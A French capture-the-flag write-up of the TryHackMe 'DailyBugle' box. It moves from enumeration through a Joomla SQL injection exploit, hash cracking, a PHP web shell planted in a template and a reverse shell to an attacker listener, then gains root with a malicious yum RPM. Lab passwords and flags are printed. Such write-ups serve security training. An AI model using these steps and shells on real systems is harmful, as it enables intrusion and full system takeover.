

TryHackMe - Offensive security - DailyBugle

Auteur : D1to

lien vers la box : <https://tryhackme.com/room/dailybugle>

Write-up - DailyBugle

On commence par un peu d'énumération avec `nmap` pour lister les ports et les services qui tournent dessus :

```
# Nmap 7.94 scan initiated Wed Dec 27 10:13:20 2023 as: nmap -sV -vv -oN /home/d1to/Desktop/THM/OffensiveSecurity/DailyBugle/scanner_service 10.10.10.229
Nmap scan report for 10.10.10.229
Host is up, received echo-reply ttl 63 (0.043s latency).
Scanned at 2023-12-27 10:13:20 CET for 8s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS)
PHP/5.6.40)
3306/tcp  open  mysql    syn-ack ttl 63 MariaDB (unauthorized)

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec 27 10:13:28 2023 -- 1 IP address (1 host up)
scanned in 8.06 seconds
```

On remarque qu'il y a un service http qui tourne sur le port 80.

On lance une énumération de sous-domaines mais pour une fois, on ne va pas utiliser `dirbuster`. J'ai lu (ou entendu, je ne me souviens plus exactement, que `dirbuster` était un outil un peu dépassé ou qu'il y avait du moins des outils qui étaient plus performant aujourd'hui : comme par exemple `ffuf` un outil écrit par le fabuleux `noraj` : https://twitter.com/noraj_rawsec).

On lance alors une commande `ffuf -u http://$ip/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/[une des wordlistes pour les sous-domaines] -fc 404 -c` et on récupère :

```
[2K][34m[Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 50ms][0m
```

```
[2K    * FUZZ: includes
```

```
[2K][34m[Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 55ms][0m
```

```
[2K    * FUZZ: language
```

```
[2K][34m[Status: 301, Size: 234, Words: 14, Lines: 8, Duration: 56ms][0m
```

```
[2K    * FUZZ: media
```

```
[2K][34m[Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 56ms][0m
```

```
[2K    * FUZZ: tmp
```

[2K][34m[Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 55ms][0m

[2K * FUZZ: components

[2K][34m[Status: 301, Size: 242, Words: 14, Lines: 8, Duration: 55ms][0m

[2K * FUZZ: administrator

[2K][34m[Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 56ms][0m

[2K * FUZZ: plugins

[2K][34m[Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 57ms][0m

[2K * FUZZ: images

[2K][34m[Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 58ms][0m

[2K * FUZZ: modules

[2K][34m[Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 58ms][0m

[2K * FUZZ: templates

[2K][34m[Status: 301, Size: 234, Words: 14, Lines: 8, Duration: 58ms][0m

[2K * FUZZ: cache

[2K][34m[Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 58ms][0m

[2K * FUZZ: bin

[2K][34m[Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 84ms][0m

[2K * FUZZ: libraries

[2K][34m[Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 39ms][0m

[2K * FUZZ: layouts

[2K][32m[Status: 200, Size: 9257, Words: 441, Lines: 243, Duration: 174ms][0m

2K * FUZZ:


2K34m[Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 60ms]0m

2K * FUZZ: cli


(Ne pas faire attention aux caractères mal compris, c'est juste la couleur - c).

On trouve une page qui tape dans l'oeil directement : Administrator .

On regarde la page principale :



Et la page administrator :



Ah ! On trouve un formulaire qui nous apprend (c'est écrit en gros) que le cms du site est Joomla !

C'est sûrement la porte par laquelle on va essayer de rentrer.

Pour envisager une attaque, il faut que l'on essaye maintenant de trouver la version de Joomla.

Après quelques recherches et le magnifique site :

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla>

On arrive à trouver des choses intéressantes :

- In `/administrator/manifests/files/joomla.xml` _ you can see the version._
- In `/language/en-GB/en-GB.xml` you can get the version of Joomla.
- In `plugins/system/cache/cache.xml` you can see an approximate version.

En le premier lien, on arrive à trouver la version de Joomla : 3.7.0 .

On cherche alors naturellement une `cve` sur cette version de Joomla et on en trouve une : `2017-8917` et on trouve même un exploit au lien suivant : <https://github.com/stefanlucas/Exploit-Joomla>

On le télécharge et on lance l'exploit : `python3 joomblah.py http://$ip/administrator` et on obtient :

```
[ - ] Fetching CSRF token
[ - ] Testing SQLi
      - Found table: fb9j5_users
      - Extracting users from fb9j5_users
[ $ ] Found user [ '811', 'Super User', 'jonah',
'jonah@tryhackme.com',
'$2y$10$0ve0/JSFh4389Lluc4Xya.dfy2MF.bZhZ0jVMw.V.d3p12kBtZutm', '',
'' ]
      - Extracting sessions from fb9j5_session
```

On trouve le nom d'un utilisateur `jonah` et ce qui semblerait être un mot de passe. On suppose que le mot de passe est hashé. Il faut qu'on lève ce doute en utilisant `hashid`.

On utilise la commande `hashid hash.txt` et on récupère le résultat suivant :

```
Analyzing
'$2y$10$0ve0/JSFh4389Lluc4Xya.dfy2MF.bZhZ0jVMw.V.d3p12kBtZutm'
[ + ] Blowfish(OpenBSD)
[ + ] Woltlab Burning Board 4.x
[ + ] bcrypt
```


Bingo ! On utilise donc `jtr` pour casser ce hash :

```
john --format=bcrypt --wordlist=[une wordlist] hash.txt
```

Et après un très très très long moment, on récupère enfin le mot de passe : `spiderman123` !

Parfait !

On se connecte :



Le but, maintenant que nous sommes sur le dashboard, est d'obtenir notre foothold ! On cherche une technique et grâce encore au magnifique site :

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla>

On trouve une technique expliquée ci-dessous :

RCE

If you managed to get **admin credentials** you can **RCE inside of it** by adding a snippet of **PHP code** to gain **RCE**. We can do this by **customizing a template**.

1. Click on **Templates** on the bottom left under **Configuration** to pull up the templates menu.
2. Click on a **template** name. Let's choose **protostar** under the **Template** column header. This will bring us to the **Templates: Customise** page.
3. Finally, you can click on a page to pull up the **page source**. Let's choose the **error.php** page. We'll add a **PHP one-liner to gain code execution** as follows:

1. `system($_GET['cmd']);`

4. **Save & Close**

5. `curl -s http://joomla-site.local/templates/protostar/error.php?cmd=id`

On va utiliser cette technique, mise à part que l'on va remplacer à l'étape 4 `error.php` par un reverse shell en php (celui-ci : <https://github.com/pentestmonkey/php-reverse-shell>).

On modifie le reverse shell pour qu'il corresponde à notre IP et au port sur lequel on écoute.

Puis on appelle la page : `http://$ip/templates/protostar/error.php` et on a notre foothold :

```
(root@kali)-[/home/d1to/Downloads]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.64.175] from (UNKNOWN) [10.10.10.229] 42684
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
05:44:53 up 2:24, 0 users, load average: 0.00, 0.02, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

Bingo !

A partir de là, j'ai galéré assez longtemps : on avait aucun droit ! On ne pouvait bouger nul part.

En cherchant de `/etc/passwd`, on a trouvé qu'il y avait un autre utilisateur qui n'était, lui non plus, pas root : `jjameson`.

L'idée serait-elle alors de trouver un moyen d'obtenir un accès à cet utilisateur qui nous débloquera sûrement la situation pour une élévation de privilège vers le root ?

On essaye cela !

On cherche un peu partout et on trouve dans le dossier `/var/www/html` le fichier `configuration.php` :

```

class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'The Daily Bugle';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root';
    public $password = 'nv5uz9r3ZEDzVjNu';
    public $db = 'joomla';
    public $dbprefix = 'fb9j5_';
    public $live_site = '';
    public $secret = 'UAMBRWzH03oFPmVC';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
    public $ftp_host = '127.0.0.1';
    public $ftp_port = '21';
    public $ftp_user = '';
    public $ftp_pass = '';
    public $ftp_root = '';
    public $ftp_enable = '0';
    public $offset = 'UTC';
    public $mailonline = '1';
    public $mailer = 'mail';

```

Qui contient une variable : `$password` . On tente d'utiliser ce mot de passe sur l'utilisateur `jjameson` en faisant un coup de `su -l jjameson` et avec ce mot de passe :

```

sh-4.2$ su -l jjameson
su -l jjameson
Password: nv5uz9r3ZEDzVjNu
whoami
jjameson

```

Parfait ! Nous avons les droits de `jjameson` et on trouve facilement le premier flag :

```

cat user.txt
27a260fe3cba712cfdedb1c86d80442e

```

Maintenant, il suffit de refaire l'énumération classique pour voir si l'on ne trouve pas une faille : `sudo -l` et on trouve quelque chose de vraiment intéressant : on trouve que le binaire `/usr/bin/yum` peut être exécuter par `jjameson` avec des droits roots.

On utilise ce site-là : <https://gtfobins.github.io/gtfobins/yum/> pour comprendre la méthode qui nous permet d'élever nos privilèges !

On commence alors par télécharger `fpm` :

1. On se rend dans le répertoire `/opt`
2. On télécharge `fpm` via le github suivant :
<https://github.com/jordansissel/fpm>
3. `cd fpm && gem install fpm`

Ensuite, on crée alors un reverse shell en bash et que l'on appelle `privesc.sh` et on utilise les commandes suivantes :


```
TF=(mktemp -d)
mv privesc.sh $TF
fpm -n privesc -s dir -t rpm -a all --before-install $TF/privesc.sh
$TF
```

On lance un serveur qui va nous permettre de télécharger l'exploit sur le serveur attaqué : `python -m http.server 8000`

Sur le serveur distant, on télécharge l'exploit avec `wget` puis on finit notre exploitation avec un coup de :

```
sudo /usr/bin/yum localinstall -y privesc-1.0-1.noarch.rpm
```

La commande se lance, on regarde notre terminale en écoute et là :



```
nc -lvp 9999
listening on [any] 9999 ...
connect to [10.11.64.175] from (UNKNOWN) [10.10.10.229] 58740
sh: no job control in this shell
sh-4.2# whoami
whoami
root
```

Youhou ! On est root !

Il suffit de rechercher un petit peu pour finalement trouver le dernier flag :

```
cat root.txt
eec3d53292b1821868266858d7fa6f79
```

La box est terminée !